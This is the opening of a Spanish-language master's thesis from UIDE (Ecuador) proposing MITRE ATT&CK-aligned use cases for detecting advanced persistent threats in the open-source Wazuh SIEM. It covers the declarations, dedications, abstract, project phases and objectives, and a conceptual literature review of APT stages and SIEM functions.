Maestría en

CIBERSEGURIDAD

Trabajo previo a la obtención de título de
Magister en Ciberseguridad

AUTOR/ES:

ASIMBAYA GARCIA MELISSA NOEMI

BENITEZ GANCHALA BOLIVAR WLADIMIR

CUMBAJIN JAGUACO ADRIANA LIZETH

PILLAJO VERA MARIA BELEN

TUTOR/ES:

Alejandro Cortés López

TEMA:

Estudio y Propuesta de Casos de Uso para la Detección de Ataques APT mediante el Framework MITRE ATT&CK en un SIEM Open Source, y Evaluación de Herramientas de Pentesting.

Quito - Ecuador

REINVENTEMOS EL FUTURO


Certificación de autoría

Nosotros, **Asimbaya Melissa, Benítez Bolívar, Cumbajin Adriana, Pillajo María Belén,** declaramos bajo juramento que el trabajo aquí descrito es de nuestra autoría; que no ha sido presentado anteriormente para ningún grado o calificación profesional y que se ha consultado la bibliografía detallada.

Cedemos nuestros derechos de propiedad intelectual a la Universidad Internacional del Ecuador (UIDE), para que sea publicado y divulgado en internet, según lo establecido en la Ley de Propiedad Intelectual, su reglamento y demás disposiciones legales.

Firma del graduando

Asimbaya Melissa



Firma del graduando

Benítez Bolívar

Firma del graduando

Cumbajin Adriana

Firma del graduando


Pillajo María Belén

Autorización de Derechos de Propiedad Intelectual

Nosotros, **Asimbaya Melissa, Benítez Bolívar, Cumbajin Adriana, Pillajo María Belén** , en calidad de autores del trabajo de investigación titulado ***Estudio y Propuesta de Casos de Uso para la Detección de Ataques APT mediante el Framework MITRE ATT&CK en un SIEM Open Source, y Evaluación de Herramientas de Pentesting***, autorizamos a la Universidad Internacional del Ecuador (UIDE) para hacer uso de todos los contenidos que nos pertenecen o de parte de los que contiene esta obra, con fines estrictamente académicos o de investigación. Los derechos que como autores nos corresponden, lo establecido en los artículos 5, 6, 8, 19 y demás pertinentes de la Ley de Propiedad Intelectual y su Reglamento en Ecuador.
D. M. Quito, (mes año)

Firma del graduando

Asimbaya Melissa



Firma del graduando

Benítez Bolívar

Firma del graduando


Cumbajin Adriana

Firma del graduando

Pillajo María Belén

Aprobación de dirección y coordinación del programa

Nosotros, **Alejandro Cortéz e Iván Reyes,** declaramos que: **Asimbaya Melissa, Benítez Bolívar, Cumbajin Adriana, Pillajo María Belén** son los autores exclusivos de la presente investigación y que ésta es original, auténtica y personal de ellos.



Alejandro Cortés L.
Maestría en Ciberseguridad

Iván Reyes Ch.
Maestría en Ciberseguridad

DEDICATORIA

A mis padres, por su amor y ejemplo.

A mis hermanos, por su apoyo incondicional.

A mis amigos, por estar siempre a mi lado.

Y a mis perritos Iori, Kyo y Jacky, por brindarme alegría en los momentos más difíciles.

Cumbajin Adriana

Al amor de mi vida mi amada esposa, por ser parte de este sueño cumplido.

A mi príncipe hermoso mi Leo Gael, por darme alegría con sus ocurrencias.

A mis princesas, especialmente a Valentina por ser mi amiga incondicional.

Y a mis Padres, por ser mi más grande tesoro.

Benítez Bolívar

A mis padres Jorge y Carmen, por su amor, dedicación, guía y sus constantes palabras de aliento en todo momento y a mi compañero de vida Diego por su paciencia, comprensión y apoyo a lo largo de este camino. Me dedico este trabajo a mí misma, por haber tenido la fuerza y la determinación necesarias entre tantas responsabilidades.

Pillajo María Belén

Dedico este trabajo con gratitud y cariño a mi madre y hermana, por su apoyo incondicional, paciencia y motivación en cada etapa de este proceso.

Melissa Asimbaya

AGRADECIMIENTOS

Gracias a mi familia, en especial a mis padres y hermanos, por su apoyo constante. A mis amigos, por su compañía sincera y ánimo incondicional. Y a mis perritos Iori, Kyo y Jacky, por ser un refugio de amor y tranquilidad. A todos los que hicieron posible este logro, muchas gracias.

Cumbajin Adriana

Un agradecimiento gigantesco a mis padres Blanca y Bolívar, por ser parte fundamental en alcanzar un nuevo logro, con su amor lo tengo todo, sin ellos nada hubiera sido posible. A mi esposa, por ser esa mujer maravillosa, amorosa, tierna y mi más grande tesoro; por aguantarme cada enojo y tristeza para alcanzar este gran objetivo. A mi princesa Valentina, por ser mi compañerita y el amor de mi vida; por siempre estar a mi lado sacándome una sonrisa en mis momentos de tristeza y preocupación.A mi príncipe Gael, por ser un loco, ocurrido e inteligente; por ser mi fuente de inspiración fortaleza.

Benítez Bolívar

A todas las personas que han hecho posible la culminación de esta etapa académica. Gracias por estar a mi lado en los momentos más difíciles y por celebrar conmigo cada pequeño logro.

Pillajo María Belén

En primer lugar, agradezco a Dios, por darme la fuerza, la salud y la perseverancia para completar este proyecto. A mi familia, por su constante apoyo emocional, sus palabras de aliento y por estar siempre presente, incluso en los momentos más desafiantes.

Asimbaya Melissa

RESUMEN

En el contexto actual de transformación digital, las organizaciones enfrentan amenazas cibernéticas cada vez más sofisticadas, entre las que destacan las Amenazas Persistentes Avanzadas (APT) por su capacidad de infiltración prolongada y sigilosa. Este proyecto tiene como objetivo diseñar e implementar casos de uso específicos para la detección de APTs utilizando el framework MITRE ATT&CK en un entorno con un SIEM de código abierto, considerando las limitaciones de recursos disponibles.

La propuesta se desarrolla en un entorno controlado, mediante la simulación de ataques reales y la recolección de logs, los cuales son analizados y correlacionados para identificar tácticas, técnicas y procedimientos (TTP) empleados por atacantes. Las fases del proyecto incluyen el levantamiento de la infraestructura, instalación de herramientas de monitoreo, ejecución de escenarios de ataque, y evaluación de la efectividad de las reglas implementadas.

El enfoque metodológico está orientado a aprovechar datos históricos y correlaciones complejas para mejorar la capacidad de detección, todo esto alineado con el framework MITRE ATT&CK. Los resultados obtenidos permiten validar la eficacia de las soluciones propuestas en contextos de bajo presupuesto, aportando a la mejora de la postura de ciberseguridad organizacional y fomentando el uso de herramientas open source como alternativa viable para la detección avanzada de amenazas.

Palabras Claves:

- SIEM
- Amenazas Persistentes Avanzadas (APT)
- Correlaciones

ABSTRACT

In the current context of digital transformation, organizations face increasingly sophisticated cyber threats, among which Advanced Persistent Threats (APTs) stand out for their ability to infiltrate systems in a stealthy and prolonged manner. This project aims to design and implement specific use cases for APT detection using the MITRE ATT&CK framework within a resource-constrained environment, leveraging an open-source SIEM platform.

The proposed solution is developed in a controlled environment through the simulation of real attack scenarios and the collection of security logs, which are then analyzed and correlated to identify tactics, techniques, and procedures (TTPs) employed by threat actors. The project's phases include infrastructure setup, deployment of monitoring tools, attack execution, and evaluation of the effectiveness of implemented rules.

The methodological approach focuses on utilizing historical data and complex correlations to enhance detection capabilities, fully aligned with the MITRE ATT&CK framework. The results validate the effectiveness of the proposed solutions in low-budget contexts, contributing to the improvement of organizational cybersecurity posture and promoting the use of open-source tools as a viable alternative for advanced threat detection.

Keywords:

- SIEM
- Advanced Persistent Threats (APTs)
- Correlations

TABLA DE CONTENIDOS (índice)

LISTA DE TABLAS (Índice de tablas)

LISTA DE FIGURAS (Índice de figuras)

CAPITULO 1:

1. Introducción

En la era actual, la transformación digital que vive el mundo marca una creciente digitalización, por ende, se presenta una evolución significativa de amenazas cibernéticas que afectan a redes a nivel global, a tal grado, que su detección se vuelve más compleja. El Ecuador no está inmerso de la creciente ola de ciberataques, por ello, durante el 2020 existieron aproximadamente 140 mil detecciones de códigos utilizados para explotar vulnerabilidades en software, más de 51 mil registros de malware utilizado para la minería de criptomonedas, 8 mil detecciones de spyware y cerca de 6 mil detecciones de ransomware (El Comercio, 2021).

El aumento de las Amenazas Persistentes Avanzadas (APT) es algo que quita el sueño a los profesionales de Ciber Seguridad y representan un desafío significativo para la seguridad de las organizaciones, estas amenazas se caracterizan por utilizar técnicas de hackeo continuas, clandestinas, su persistencia, capacidad para evadir mecanismos de detección tradicionales y permanecer en un sistema por tiempo prolongado con consecuencias potencialmente destructivas (Kaspersky, 2025).

Los Centros de Operaciones de Seguridad (SOC) y sistemas de gestión de eventos e información de seguridad (SIEM), han sido los actores principales para de alguna manera implementar soluciones capaces de identificar de forma temprana eventos inusuales en activos de información y tomar gestión o acciones sobre las mismas. Sin embargo, la falta de alineación con marcos reconocidos como MITRE ATT&CK limita la detección de tácticas avanzadas utilizadas por actores de amenazas y reduce la efectividad general de las herramientas de seguridad (MITRE, 2025).

En particular, los SIEM suelen configurarse con reglas genéricas que no priorizan los

riesgos relevantes para la infraestructura protegida, dejando brechas significativas en la detección de amenazas avanzadas. Además, la falta de correlaciones complejas basadas en datos históricos impide identificar patrones de actividad maliciosa que, de forma aislada, podrían pasar desapercibidos. Por ello, el proyecto que se plantea tiene como objetivo diseñar e implementar un módulo para la detección de APTs utilizando datos históricos almacenados en un SIEM. La solución contempla la integración de correlaciones avanzadas alineadas con MITRE ATT&CK para identificar patrones de comportamiento inusual o malicioso, mejorando la capacidad de detección de amenazas que operan en múltiples etapas. Este enfoque busca resolver las limitaciones actuales mediante la implementación de reglas y casos de uso específicos, como la detección de escalamiento de privilegios, movimiento lateral y técnicas de persistencia.

1.1. Justificación e importancia del trabajo de investigación

El estudio y propuesta de casos de uso basados en el framework MITRE ATT&CK para la detección de Amenazas Persistentes Avanzadas (APT) resulta fundamental debido al impacto crítico de estas amenazas en la seguridad organizacional. Las APT, caracterizadas por su persistencia y sigilo, explotan brechas de seguridad para comprometer la confidencialidad, integridad y disponibilidad de la información. En este contexto, se diseñaron casos de uso alineados con MITRE ATT&CK para mejorar la capacidad de detección en un entorno SIEM. No obstante, debido a limitaciones de recursos, solo algunos de estos casos de uso pudieron ser implementados, priorizando aquellos con mayor impacto y viabilidad técnica dentro de la infraestructura disponible.

Dado que los recursos disponibles para este proyecto son limitados, se trabajará con dos equipos con especificaciones moderadas: una laptop con 6 GB de RAM y 1 TB de almacenamiento, y otra con 16 GB de RAM y 512 GB de almacenamiento. Estas limitaciones

justifican la necesidad de una solución optimizada en base a software libre, capaz de operar eficientemente con los recursos existentes sin comprometer la calidad de la detección.


Este proyecto también busca contribuir al fortalecimiento de la postura de seguridad en general al proporcionar un enfoque estructurado para detectar APTs, aprovechando datos históricos y simulaciones para validar su efectividad de detección promoviendo el uso de herramientas accesibles y metodología del Framework MITRE ATT&CK.

1.2. Alcance

El proyecto está diseñado para operar dentro de las limitaciones de hardware y software disponibles dicho proyecto se desarrollará en base a las siguientes fases:

Figura 1

Fases del proyecto de titulación



Cada una de las fases contempla la siguiente descripción:

- **Fase 1 - Revisión de la literatura:** Investigar y analizar estudios y publicaciones previas sobre detección de APTs, MITRE ATT&CK, SIEM de código abierto y herramientas de pentesting. En esta fase se sienta las bases teóricas del proyecto.
- **Fase 2 – Definición de activos críticos y diseño de arquitectura de ciberseguridad:** Identificar los activos más valiosos de la organización que necesitan protección (datos, sistemas, etc.). Luego, diseñar una arquitectura de ciberseguridad que integre las herramientas y técnicas necesarias para proteger estos activos.
- **Fase 3 - Diseñar los casos de uso en base al MITRE ATT&CK:** Utilizar el marco MITRE ATT&CK para identificar tácticas, técnicas y procedimientos (TTP) que utilizan los atacantes de APTs. Luego, diseñar casos de uso específicos que permitan detectar estos TTPs utilizando el SIEM, tomando en cuenta las limitaciones del entorno implementado.
- **Fase 4 - Instalación de activos y levantamiento del ambiente:** Configurar e instalar los activos de hardware y software necesarios para el proyecto. Esto incluye la creación de un entorno de pruebas donde se simularán los ataques y se probarán los casos de uso.
- **Fase 5 - Instalación del SIEM Open-Source e instalación de agentes:** Implementar el SIEM de código abierto elegido. Es decir, instalar el software, configurar las fuentes de logs y establecer las reglas iniciales. Intalar agentes en los activos para recolectar logs y eventos de seguridad.
- **Fase 6: Ejecución de Ataques y Recolección de Logs:** Analizar logs y eventos

recolectados para determinar si el SIEM detectó correctamente los ataques simulados. Simular ataques de APT en el entorno de pruebas, utilizando los TTP (Técnicas, Tácticas y Procedimientos) identificados en el marco MITRE ATT&CK. Durante los ataques, se recolectan logs y eventos de seguridad en el SIEM.

- **Fase 7: Análisis de logs y definición casos de uso:** Configurar el SIEM para recolectar logs, almacenarlos, procesarlos y analizarlos para definir los casos de uso para su posible implementación esto implica ajustar las reglas de correlación, crear alertas y definir los flujos de trabajo de posible respuesta a incidentes.
- **Fase 8: Documentación, Conclusiones y Recomendaciones:** Documentar hallazgos, la efectividad de los casos de uso, las fortalezas y debilidades del SIEM. Proporcionar recomendaciones para mejorar la detección de APTs y la respuesta a incidente.

1.3. Objetivos

1.3.1. Objetivo General.

Diseñar, implementar y evaluar casos de uso orientados a la detección de Amenazas Persistentes Avanzadas (APT) mediante el framework MITRE ATT&CK en un SIEM de código abierto Wazuh, integrando correlaciones basadas en datos históricos y simulaciones de ataques, con el fin de fortalecer la capacidad de detección de amenazas en entornos con recursos limitados.

1.3.2. Objetivos Específicos

- Implementar un entorno de pruebas con un SIEM código abierto Wazuh, configurando los activos, agentes y reglas necesarias para simular escenarios de ataque controlados.
- Analizar el marco MITRE ATT&CK y su aplicabilidad en la detección de tácticas, técnicas y procedimientos utilizados por actores de amenazas APT en entornos reales.

- Diseñar casos de uso específicos basados en MITRE ATT&CK, priorizando técnicas asociadas a escalamiento de privilegios, movimiento lateral y persistencia.
- Ejecutar ataques simulados en el entorno y recolectar logs relevantes, evaluando la eficacia de los casos de uso propuestos mediante análisis y correlaciones.
- Documentar los resultados obtenidos, identificando fortalezas, debilidades y oportunidades de mejora para la detección de APTs en infraestructuras limitadas.

CAPITULO 2:

2. REVISIÓN DE LITERATURA

2.1. Estado del Arte

En los últimos años, el aumento de ataques cibernéticos dirigidos y sofisticados ha impulsado el estudio de las Amenazas Persistentes Avanzadas (APT), un tipo de ataque caracterizado por su persistencia, evasión y orientación estratégica hacia objetivos específicos. Según (Cortés Novoa), los ataques APT suelen estar respaldados por actores con motivación política o económica, por lo que su detección representa un desafío significativo para los Centros de Operaciones de Seguridad (SOC) tradicionales.

Uno de los avances más relevantes en la estandarización del análisis de amenazas ha sido el desarrollo del framework MITRE ATT&CK, un modelo de conocimiento basado en observaciones reales de comportamiento adversario. Este marco ha sido adoptado ampliamente por analistas de seguridad y organizaciones debido a su capacidad para mapear tácticas, técnicas y procedimientos (TTP) utilizados por atacantes. Según (Wunder, 2019), MITRE ATT&CK no solo mejora la visibilidad de las amenazas, sino que también permite estructurar casos de uso de detección más precisos y enfocados.

A nivel práctico, estudios como el de (CardinalOps, 2023) han demostrado que la integración de MITRE ATT&CK en plataformas SIEM mejora la eficiencia en la detección de amenazas, particularmente cuando se utilizan reglas de correlación alineadas con técnicas específicas del marco. Sin embargo, la mayoría de las investigaciones se han enfocado en entornos con herramientas comerciales como Splunk o IBM QRadar, dejando un vacío en el análisis y validación de entornos open source, como Wazuh.

Proyectos académicos como el de (Pillajo Casillas & Burgos Buenaño, 2024) simularon ataques del grupo APT38 mediante técnicas del framework MITRE ATT&CK y evaluaron la eficacia del SIEM open source Wazuh en la detección y correlación de eventos generados. Aunque lograron construir reglas específicas para visualizar comportamientos maliciosos, identificaron como desafío la necesidad de personalizar configuraciones y crear reglas adicionales para una correlación efectiva de ataques multietapa.

Por otro lado, la ejecución de ataques controlados y simulaciones ha ganado relevancia como método de validación de detección. Herramientas como Atomic Red Team o Metasploitable se han empleado exitosamente para generar eventos compatibles con MITRE ATT&CK y evaluar la capacidad de correlación de los SIEM (Canary, 2023).Estas simulaciones permiten verificar la efectividad de los casos de uso sin comprometer la seguridad real de los sistemas productivos.

Finalmente, la necesidad de soluciones accesibles ha impulsado el desarrollo de propuestas que se enfocan en infraestructura limitada, utilizando laptops o servidores personales, y priorizando la eficiencia del análisis sobre la complejidad de las herramientas. Aunque existen estudios que validan la utilidad de MITRE ATT&CK y las capacidades de SIEMs comerciales para la detección de APTs, hay una necesidad evidente de propuestas enfocadas en entornos open source y de bajo costo, con capacidad de correlación compleja y validación mediante simulación, lo cual representa el aporte principal del presente trabajo.

2.2. Marco Teórico

2.2.1. Amenazas Persistentes Avanzadas (APT). Se refiere a un ataque que utiliza técnicas de hackeo continuas, clandestinas y avanzadas para acceder a un sistema y permanecer allí durante un tiempo prolongado, utilizando métodos innovadores de piratería informática para acceder a un sistema con consecuencias potencialmente destructivas. Los atacantes más conocidos son los grupos como el Iraní APT34, la organización Rusa APT28 y otros. Aunque pueden provenir de todo el mundo, algunos de los atacantes más notables provienen de Irán, otras áreas de Medio Oriente y Corea del Norte. (Fortinet, 2025)

El propósito principal de un ataque de APT es obtener acceso continuo al sistema. Los atacantes lo logran en una serie de etapas las cuales se describen a continuación:

- **Reconocimiento:** Es la fase donde el atacante recopila información sobre el objetivo, como direcciones IP, dominios, correos electrónicos y configuraciones del sistema, con el fin de planificar su ataque.
- **Desarrollo de recursos:** Aquí, el adversario prepara los elementos que usará para atacar, como la creación de cuentas falsas, compra de dominios maliciosos o construcción de malware.
- **Acceso inicial:** Esta táctica se refiere a cómo el atacante logra entrar por primera vez al sistema o red objetivo. Puede hacerlo por medio de phishing, explotación de vulnerabilidades o uso de dispositivos externos.
- **Ejecución:** Una vez dentro, el atacante ejecuta código malicioso en los sistemas comprometidos para avanzar en su objetivo. Esto puede ser mediante scripts, macros o cargas útiles.

- **Persistencia:** El atacante busca formas de mantener el acceso incluso después de reinicios o cambios de contraseña, usando técnicas como creación de cuentas ocultas o modificación de claves de inicio automático.
- **Escalada de privilegios:** Una vez dentro, el atacante intenta obtener mayores permisos en el sistema, como pasar de un usuario común a un administrador, aprovechando vulnerabilidades o configuraciones incorrectas.
- **Evasión de defensas:** El adversario emplea técnicas para evitar ser detectado por antivirus, firewalls, EDR o cualquier herramienta de seguridad, como cifrado de cargas, borrado de registros o uso de procesos legítimos.
- **Acceso a credenciales:** El objetivo aquí es robar contraseñas, hashes o tokens que le permitan moverse libremente por la red sin ser detectado. Esto puede lograrse con keyloggers, volcado de memoria o herramientas como Mimikatz.
- **Descubrimiento:** El atacante investiga el entorno comprometido para entender su arquitectura, sistemas conectados, usuarios activos, roles, servicios y recursos disponibles.
- **Movimiento lateral:** Usando la información obtenida, el atacante se desplaza entre distintos sistemas dentro de la red, buscando llegar a los activos más valiosos o críticos.
- **Recopilación:** En esta fase, el atacante reúne la información que desea robar, como documentos confidenciales, bases de datos o credenciales.
- **Comando y control (C2):** El atacante establece un canal de comunicación con los sistemas comprometidos para enviar comandos y extraer datos. Esto puede hacerse a través de servidores C2, túneles cifrados o incluso canales encubiertos.

- **Exfiltración:** Una vez recopilados los datos, el adversario los transfiere fuera del entorno comprometido usando protocolos comunes como FTP, HTTP o incluso redes sociales.

- **Impacto:** Finalmente, el atacante puede causar daños directos, como borrar información, cifrarla (ransomware), apagar servicios o alterar su funcionamiento con el objetivo de interrumpir operaciones o extorsionar (Kaspersky, 2025).

2.2.2. SIEM. Es una solución que integra la gestión de eventos de seguridad (SEM) como la gestión de información de seguridad (SIM) el cual permite la detección de amenazas avanzadas, cumplimiento normativo y la gestión de incidentes de seguridad. El SIEM combina, almacena, analiza y alerta de manera eficaz los datos recolectados de diferentes fuentes como dispositivos de red, aplicaciones, base de datos, sistemas operativos, etc. de una infraestructura IT de una organización (Proofpoint, 2025).

Un SIEM se caracteriza porque permite a las organizaciones una visibilidad en tiempo real de los eventos sospechosos para poder responder ante las amenazas antes de que se conviertan en ciberataques. Por lo cual un SIEM ayuda a los equipos de seguridad de una organización a detectar comportamientos inusuales permitiendo detectar amenazas y dar respuesta ante incidentes (IBM, 2025).

2.2.3. Tipos de SIEM. Las soluciones SIEM pueden implementarse de manera interna, en la nube y de manera gestionada, dependiendo de las necesidades y recursos de la organización.

- **SIEM Interna:** otorga control total, ya que se gestiona dentro de las instalaciones físicas con infraestructura propia, lo que permite una personalización completa y confidencialidad total de los datos. Sin embargo, implica una inversión inicial elevada

y costos continuos de mantenimiento, actualizaciones y formación del personal (Securonix, 2025)

- **SIEM en la nube:** funciona bajo un modelo de suscripción, con menor responsabilidad en infraestructura y mantenimiento, lo que lo hace más accesible para muchas empresas. Aunque reduce los costos iniciales y ofrece escalabilidad, los datos se almacenan fuera del entorno directo de la organización, lo que puede generar preocupaciones sobre el control y la privacidad.

- **SIEM Gestionada:** combina lo mejor de las implementaciones internas y en la nube, pero con el respaldo de un proveedor especializado. En este enfoque, una organización no depende únicamente de su equipo interno, ya que el proveedor brinda soporte técnico durante la implementación y operación. Esta solución suele estar alojada en la infraestructura del proveedor, quien supervisa de forma continua la red del cliente en busca de amenazas. Las ventajas clave de este modelo incluyen una implementación más ágil, bajo mantenimiento, precios ajustables según las necesidades y acceso constante a expertos en ciberseguridad (Martinez & Cevallos, 2023).

2.2.4. Funcionamiento de un SIEM. Los SIEM realizan la agregación, consolidación y clasificación de datos para poder identificar amenazas en tiempo real. La mayoría de los SIEM siguen este proceso:

- **Gestión de registros:** La SIEM captura logs de eventos de una fuente amplia de toda una red de una organización, entre ellos registros, datos de flujo de usuarios, activos, aplicaciones, entornos en la nube. Dichos datos son almacenados y analizados en tiempo real permitiendo a los equipos de TI administrar automáticamente el registro

de eventos en una herramienta centralizada. Algunas plataformas SIEM también se conectan con fuentes externas de inteligencia de amenazas, lo que les permite comparar los datos internos de seguridad con perfiles y firmas de amenazas ya identificadas. Esta integración en tiempo real ayuda a los equipos de seguridad a detectar o bloquear nuevas variantes de ataques de forma más eficiente.

- **Correlación y análisis de eventos:** la correlación de eventos es un elemento fundamental en las plataformas SIEM. Mediante técnicas de análisis avanzadas, es posible detectar patrones complejos en los datos, lo que permite identificar y responder con rapidez a amenazas potenciales en el entorno empresarial. Estas soluciones optimizan de forma notable el tiempo promedio de detección (MTTD) y el de respuesta (MTTR), al reducir la carga de trabajo manual que implica el análisis detallado de los incidentes de seguridad.
- **Monitoreo de incidentes y alertas de seguridad:** Al ofrecer una gestión centralizada tanto de la infraestructura local como de la nube, las SIEM tienen la capacidad de identificar todas las entidades que conforman el entorno de una infraestructura TI. Esto les permite supervisar actividades de seguridad en usuarios, dispositivos y aplicaciones conectadas, y detectar comportamientos anómalos en tiempo real. Gracias al uso de reglas de correlación preconfiguradas y ajustables, los administradores pueden recibir alertas inmediatas y actuar de forma preventiva antes de que una amenaza evolucione en un incidente de ciberataque. (Camaño, 2025)
- **Gestión e informes de cumplimiento:** Las soluciones SIEM son en su mayoría utilizadas por organizaciones que deben cumplir con normativas de cumplimiento. Gracias a su capacidad para recopilar y analizar datos de forma automatizada, estas

herramientas resultan fundamentales para reunir y validar información relacionada con la conformidad en toda la infraestructura TI. Además, pueden generar informes en tiempo real para estándares como PCI-DSS, GDPR, HIPAA, SOX, entre otros, lo que ayuda a reducir la carga operativa en la gestión de la seguridad y facilita la detección temprana de posibles vulnerabilidades. Muchos SIEM incluyen módulos preconfigurados que permiten crear informes automatizados alineados con los requerimientos regulatorios (IBM, 2025).

2.2.5. Beneficio de un SIEM. Las soluciones SIEM rastrean toda la actividad de la red en todos los usuarios, dispositivos y aplicaciones, mejorando significativamente la transparencia en toda la infraestructura y detectando amenazas independientemente de dónde se acceda a los recursos y servicios digitales. (IBM, 2025)

- **Reconocimiento en tiempo real:** SIEM centraliza auditorías e informes de cumplimiento, automatizando el análisis de registros para reducir el esfuerzo manual y asegurar el cumplimiento normativo.
- **Automatización con IA:** Las soluciones SIEM modernas se integran con SOAR y emplean aprendizaje automático para detectar amenazas y responder rápidamente, optimizando recursos del equipo de TI.
- **Mayor eficiencia operativa:** Al ofrecer una vista unificada de alertas y eventos, SIEM mejora la colaboración entre equipos y agiliza la respuesta ante incidentes.
- **Detección de amenazas avanzadas:** SIEM combina inteligencia de amenazas e IA para identificar ataques como phishing, ransomware, amenazas internas, DDoS y exfiltración de datos.
- **Análisis forense:** permite investigar incidentes pasados con precisión al centralizar los

datos de registro, mejorando los procesos de seguridad.

- **Cumplimiento normativo:** Facilita auditorías y reportes en tiempo real, reduciendo la carga de trabajo asociada a la gestión de normativas como PCI-DSS o GDPR.
- **Monitoreo extendido:** Ofrece visibilidad total incluso en entornos remotos, SaaS o BYOD, ayudando a identificar riesgos fuera del perímetro tradicional. (IBM, 2025)

2.2.6. SIEM más Populares. Entre las soluciones SIEM más reconocidas y efectivas actualmente se encuentran:

- **Splunk**, conocido por su capacidad de análisis avanzado y escalabilidad.
- **IBM QRadar**, valorado por su integración con múltiples fuentes y facilidad de uso.
- **ArcSight de Micro Focus**, que destaca por su potencia en la correlación de eventos.
- **LogRhythm**, apreciado por sus funciones integrales de detección y respuesta
- **Microsoft Sentinel**, que ofrece una solución en la nube con inteligencia artificial incorporada.


Estas plataformas son ampliamente utilizadas por organizaciones para fortalecer su postura de seguridad y cumplir con las normativas. Estas soluciones pueden resultar bastante costosas, especialmente a largo plazo y en organizaciones de gran tamaño, por lo que cada vez más empresas buscan una plataforma SIEM de código abierto entre las cuales la más popular es el SIEM Wazuh. (Exabeam, 2025)

2.2.7. SIEM Wazuh. Wazuh es una solución Open-Source que tiene como objetivo la prevención, detección y respuesta ante amenazas de seguridad. Esta plataforma ofrece funciones XDR y SIEM para proteger cargas de trabajo en entornos físicos, virtuales, en contenedores y en la nube. Está compuesta por un agente de seguridad que supervisa los sistemas y un servidor de gestión que recolecta y analiza la información proporcionada por los agentes. (Mota, 2021)

